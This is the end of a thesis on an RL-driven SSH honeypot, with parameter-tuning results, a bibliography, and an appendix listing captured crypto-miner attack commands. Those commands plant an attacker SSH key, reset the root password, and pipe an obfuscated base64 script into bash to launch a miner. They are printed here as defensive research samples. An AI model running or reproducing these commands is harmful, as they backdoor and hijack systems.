
Finally, our solution strongly depends on the outputs filled in the Command Knowledge Base. These outputs come from the machines connected to the Explorer module of Cannypot. For this first deployment, the machines connected are empty with a very low number of applications installed. A proper study about the nature of the attackers should be done, in order to understand how to design the different machines connected to the Explorer module and to evaluate the necessity of new platforms or new operating systems.

Appendix A

Laboratory case

A.1 Tuning exploration parameter

In Figure A.1, performances tuning ϵ parameter for different Exploit parameters are provided. The plot reports Commands Received following the best policy. The results are obtained averaging Commands Received over 10 Exploits with same parameters of *depth* and *amplitude*.



(a) *depth* = 5 and *amplitude* = 3

(b) *depth* = 15 and *amplitude* = 9

Figure A.1: Commands Received tuning ϵ parameter.

Results confirm that the value of 40% may be a good choice for the ϵ parameter. For higher values of *depth*, also using value of 20% allows to reach good performances.

A.2 Hard-mode Exploits

In this section, we report performances of our algorithm facing more complicated Exploits. In chapter 4, we stated that the Exploit Generator has the possibility to follow two modalities: simple and hard mode. These Exploits are generated following the hard mode and they characterized by an high amount of different Paths. Among all of these Paths, just one of them performs the maximum number of commands, while the majority of them just half of the maximum number of commands.

The results shown in this section are generated using a Level 3 Attacker and a Level 3 Victim, averaging the results over 10 Exploits with the same parameters.




Figure A.2: Commands Received for an Exploit with $depth = 5$ and $amplitude = 3$ generated in hard mode after 1000 episodes.

In Figure A.2, results about our Victim facing a more difficult Exploit with $depth = 5$ and $amplitude = 3$ are provided. Comparing the results with 4.11b, the Victim takes an higher number of episodes to reach the Path with maximum number of commands.

The performances become more poor facing Exploits with higher values of *depth* and *amplitude*.

In Figure A.3, performances of our algorithm facing an Exploit with $depth = 10$ and $amplitude = 6$ generated in hard mode are reported. After 1000 episodes, the Victim reaches a level of 60% out the maximum possible commands received.

These results show the difficulty of the Victim in selecting the best action when the Attacker presents an high amount of possible Paths to follow. We want to highlight that the Exploits generated do not respect a real world case. In hard mode, the Exploits Generator creates thousand of possible Paths inside each Exploit. It is very difficult to find such an Attacker that can follow thousand of different Paths to exploit a machine. However, we can make use of these results to understand the limits of our algorithm facing more and more complicated Exploits.




Figure A.3: Commands Received for an Exploit with $depth = 10$ and $amplitude = 6$ generated in hard mode after 1000 episodes.

Appendix B

Crypto-Miner Exploit

B.1 Version2

Listing B.1: Crypto-Miner commands

```
cat /proc/cpuinfo | grep model | grep name | wc -l
top
uname
uname -a
lscpu | grep Model
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2E
    AAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5
    O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9E
    uWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1
    kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWC
    wsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+
    u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+
    i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod
    -R go= ~/.ssh && cd ~
echo "root april" > /tmp/up.txt
rm -rf /var/tmp/dota*
cat /var/tmp/.systemcache436621
echo "1" > /var/tmp/.systemcache436621
cat /var/tmp/.systemcache436621
```

```
12 sleep 15s && cd /var/tmp; echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmI
       C5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5
       YMTctdW5peApybSAtcmYgLlgxOS11bml4CnJtIC1yZiAuWDIqCm1rZGlyIC5
       YMjUtdW5peApjZCAuWDI1LXVuaXgKbXYgL3Zhci90bXAvZG90YTMudGFyLmd6IGR
       vdGEzLnRhci5negp0YXIgeGYgZG90YTMudGFyLmd6CnNsZWVwIDNzICYmIGNkIC90b
       XAvLlgyNS11bml4Ly5yc3luYy9jCm5vaHVwIC90bX
       AvLlgyNS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1
       QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxOTIuMTY4ID4+IC9kZ
       XYvbnVsbCAyPjEmCnNsZWVwIDhtICYmIG5vaHVwIC90bX
       AvLlgyNS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1
       QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxNzIuMTYgPj4gL2R
       ldi9udWxsIDI+MSYKc2xlZXAgMjBtICYmIGNkIC4uOyAvdG1wLy5YMjUtdW5peC8
       ucnN5bmMvaW5pdGFsbCAyPjEmCmV4aXQgMA==" | base64 --decode | bash
13 whoami
14 cat /proc/cpuinfo | grep name | wc -l
15 echo "root:sMbNuWk9nkEz"|chpasswd|bash
16 cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,
       $8,$9;}'
17 free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
18 ls -lh $(which ls)
19 which ls
20 crontab -l
21 w
22 uname -m
```

B.2 Version3

Listing B.2: Crypto-Miner commands

```
1 cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2E
      AAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5
      O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9E
      uWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1
      kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWC
      wsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+
      u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+
      i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod
      -R go= ~/.ssh && cd ~
2 echo "root leech" > /tmp/up.txt
3 rm -rf /var/tmp/dota*
4 cat /var/tmp/.systemcache436621
5 echo "1" > /var/tmp/.systemcache436621
6 cat /var/tmp/.systemcache436621
```

```
7  sleep 15s && cd /var/tmp; echo "IyEvYmluL2Jhc2gKY2QgL3RtcAkKcm0gLXJmI
       C5zc2gKcm0gLXJmIC5tb3VudGZzCnJtIC1yZiAuWDEzLXVuaXgKcm0gLXJmIC5
       YMTctdW5peApybSAtcmYgLlgxOS11bml4CnJtIC1yZiAuWDIqCm1rZGlyIC5
       YMjUtdW5peApjZCAuWDI1LXVuaXgKbXYgL3Zhci90bXAvZG90YTMudGFyLmd6IGR
       vdGEzLnRhci5negp0YXIgeGYgZG90YTMudGFyLmd6CnNsZWVwIDNzICYmIGNkIC90b
       XAvLlgyNS11bml4Ly5yc3luYy9jCm5vaHVwIC90bX
       AvLlgyNS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1
       QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxOTIuMTY4ID4+IC9kZ
       XYvbnVsbCAyPjEmCnNsZWVwIDhtICYmIG5vaHVwIC90bX
       AvLlgyNS11bml4Ly5yc3luYy9jL3RzbSAtdCAxNTAgLVMgNiAtcyA2IC1wIDIyIC1
       QIDAgLWYgMCAtayAxIC1sIDEgLWkgMCAvdG1wL3VwLnR4dCAxNzIuMTYgPj4gL2R
       ldi9udWxsIDI+MSYKc2xlZXAgMjBtICYmIGNkIC4uOyAvdG1wLy5YMjUtdW5peC8
       ucnN5bmMvaW5pdGFsbCAyPjEmCmV4aXQgMA==" | base64 --decode | bash
8  whoami
9  cat /proc/cpuinfo | grep name | wc -l
10 echo "root:O6juXioJPtfK"|chpasswd|bash
11 cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,
       $8,$9;}'
12 free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
13 ls -lh $(which ls)
14 which ls
15 crontab -l
16 w
17 uname -m
18 cat /proc/cpuinfo | grep model | grep name | wc -l
19 top
20 uname
21 uname -a
22 lscpu | grep Model
23
24
```

Bibliography

[1] Steven Aftergood. «Cybersecurity: The cold war online». In: *Nature* 547.7661 (2017), pp. 30–31. DOI: 10.1038/547030a. URL: https://doi.org/10.1038/547030a (cit. on p. 1).

[2] G. Nikhita Reddy and G. J. Ugander Reddy. *A Study Of Cyber Security Challenges And Its Emerging Trends On Latest Technologies*. 2014. arXiv: 1402.1842 [cs.CR] (cit. on p. 1).

[3] Leyla Bilge and Tudor Dumitraş. «Before We Knew It: An Empirical Study of Zero-Day Attacks in the Real World». In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. CCS '12. Raleigh, North Carolina, USA: Association for Computing Machinery, 2012, pp. 833–844. ISBN: 9781450316514. DOI: 10.1145/2382196.2382284. URL: https://doi.org/10.1145/2382196.2382284 (cit. on p. 1).

[4] Abhishek Mairh, Debabrat Barik, Kanchan Verma, and Debasish Jena. «Honeypot in network security: A survey». In: Jan. 2011, pp. 600–605. DOI: 10.1145/1947940.1948065 (cit. on pp. 2, 5).

[5] Loganaden Velvindron and Mark D. Baushke. *Increase the Secure Shell Minimum Recommended Diffie-Hellman Modulus Size to 2048 Bits*. RFC 8270. Dec. 2017. DOI: 10.17487/RFC8270. URL: https://rfc-editor.org/rfc/rfc8270.txt (cit. on p. 4).

[6] Linan Huang and Quanyan Zhu. «Adaptive Honeypot Engagement Through Reinforcement Learning of Semi-Markov Decision Processes». In: *Decision and Game Theory for Security*. Ed. by Tansu Alpcan, Yevgeniy Vorobeychik, John S. Baras, and György Dán. Cham: Springer International Publishing, 2019, pp. 196–216 (cit. on p. 5).

[7] Devi Putri. «Honeypot Cowrie Implementation to Protect SSH Protocol in Ubuntu Server with Visualisation Using Kippo-Graph». In: *International Journal of Advanced Trends in Computer Science and Engineering* 8 (Dec. 2019), pp. 3200–3207. DOI: 10.30534/ijatcse/2019/86862019 (cit. on p. 6).

[8] Richard S. Sutton and Andrew G. Barto. *Reinforcement Learning: An Introduction*. Cambridge, Massachusetts: The MIT Press, 2014, 2015 (cit. on pp. 7, 12–18, 20).

[9] Milosevic N., Dehghantanha A., and Choo K. K. R. «Machine learning aided Android malware classification». In: *Computers and Electrical Engineering*. 2017 (cit. on p. 8).

[10] Buczak A. L. and Guven E. «A survey of data mining and machine learning methods for cyber security intrusion detection». In: *IEEE Communications Surveys and Tutorials*. 2016 (cit. on p. 8).

[11] Paul S., Ni Z., and Mu C. «A learning-based solution for an adversarial repeated game in cyber-physical power systems». In: *IEEE Transactions on Neural Networks and Learning Systems*. 2020 (cit. on p. 8).

[12] R. Vishwakarma and A. K. Jain. «A Honeypot with Machine Learning based Detection Framework for defending IoT based Botnet DDoS Attacks». In: *Proceedings of the Third International Conference on Trends in Electronics and Informatics (ICOEI 2019)* (cit. on p. 8).

[13] G. Wagener, R. State, A. Dulaunoy, and T. Engel. «Heliza: Talking dirty to the attackers». In: *Journal in Computer Virology* 3 (Aug. 2011), pp. 221–232 (cit. on p. 9).

[14] A. Pauna and I. Bica. «RASSH - Reinforced adaptive SSH honeypot». In: *10th International Conference on Communications (COMM)*. 2014 (cit. on p. 9).

[15] A. Pauna, I. Bica, and A. Iacob. «QRASSH - A self-adaptive SSH Honeypot driven by Q-Learning». In: *12th International Conference on Communications (COMM)*. 2018 (cit. on p. 9).

[16] S. Dowling, M. Schukat, and E. Barrett. «New framework for adaptive and agile honeypots». In: *Etri Journal* 42(6) (July 2020) (cit. on p. 9).

[17] Tongbo Luo, Z. Xu, Xing Jin, Y. Jia, and Xin Ouyang. «IoTCandyJar : Towards an Intelligent-Interaction Honeypot for IoT Devices». In: 2017 (cit. on p. 10).

[18] Giulia Milan. «Design of a Reinforcement Learning Framework to Automatically Interact with IoT Devices». Dicembre 2020. URL: `http://webthesis.biblio.polito.it/16751/` (cit. on pp. 10, 19).

[19] Giulia Milan, Luca Vassio, Idilio Drago, and Marco Mellia. «RL-IoT: Reinforcement Learning to Interact with IoT Devices». In: *CoRR* abs/2105.00884 (2021). arXiv: `2105.00884`. URL: `https://arxiv.org/abs/2105.00884` (cit. on p. 10).

[20] Giulia Milan, Luca Vassio, Idilio Drago, and Marco Mellia. «RL-IoT: Reinforcement Learning to Interact with IoT Devices». In: *2021 International Conference on Omni-layer Intelligent Systems (COINS)*. 2021, pp. 1–6 (cit. on p. 10).

[21] L. P. Kaelbling, M. L. Littman, and A. W. Moore. «Reinforcement Learning: A Survey». In: *Journal of Artificial Intelligence Research* 4 (May 1995), pp. 237–285 (cit. on pp. 11–13, 17, 19).

[22] B Ravi Kiran, Ibrahim Sobh, Victor Talpaert, Patrick Mannion, Ahmad A. Al Sallab, Senthil Yogamani, and Patrick Pérez. «Deep Reinforcement Learning for Autonomous Driving: A Survey». In: *IEEE Transactions on Intelligent Transportation Systems* (2021), pp. 1–18. DOI: 10.1109/TITS.2021.3054625 (cit. on p. 12).

[23] Anonymous. «Portfolio Management with Reinforcement Learning». In: *Submitted to IERG5350 Reinforcement Learning Course Project*. under review. 2020. URL: https://openreview.net/forum?id=YdJuGLgMo4H (cit. on p. 12).

[24] Guillaume Lample and Devendra Singh Chaplot. «Playing FPS Games with Deep Reinforcement Learning». In: (2017). URL: https://www.aaai.org/ocs/index.php/AAAI/AAAI17/paper/view/14456/14385 (cit. on p. 13).

[25] Victor Uc-Cetina, Nicolas Navarro-Guerrero, Anabel Martin-Gonzalez, Cornelius Weber, and Stefan Wermter. *Survey on reinforcement learning for language processing*. 2021. arXiv: 2104.05565 [cs.CL] (cit. on p. 13).

[26] Christopher J. C. H. Watkins and Peter Dayan. «Q-learning». In: *Machine Learning* 8.3 (May 1992), pp. 279–292. ISSN: 1573-0565. DOI: 10.1007/BF00992698. URL: https://doi.org/10.1007/BF00992698 (cit. on pp. 18, 19).

[27] *Cowrie Documentation*. URL: https://cowrie.readthedocs.io/en/latest/index.html (cit. on p. 49).

[28] *Outlaw is Back, a New Crypto-Botnet Targets European Organizations*. URL: https://yoroi.company/research/outlaw-is-back-a-new-crypto-botnet-targets-european-organizations/ (cit. on p. 69).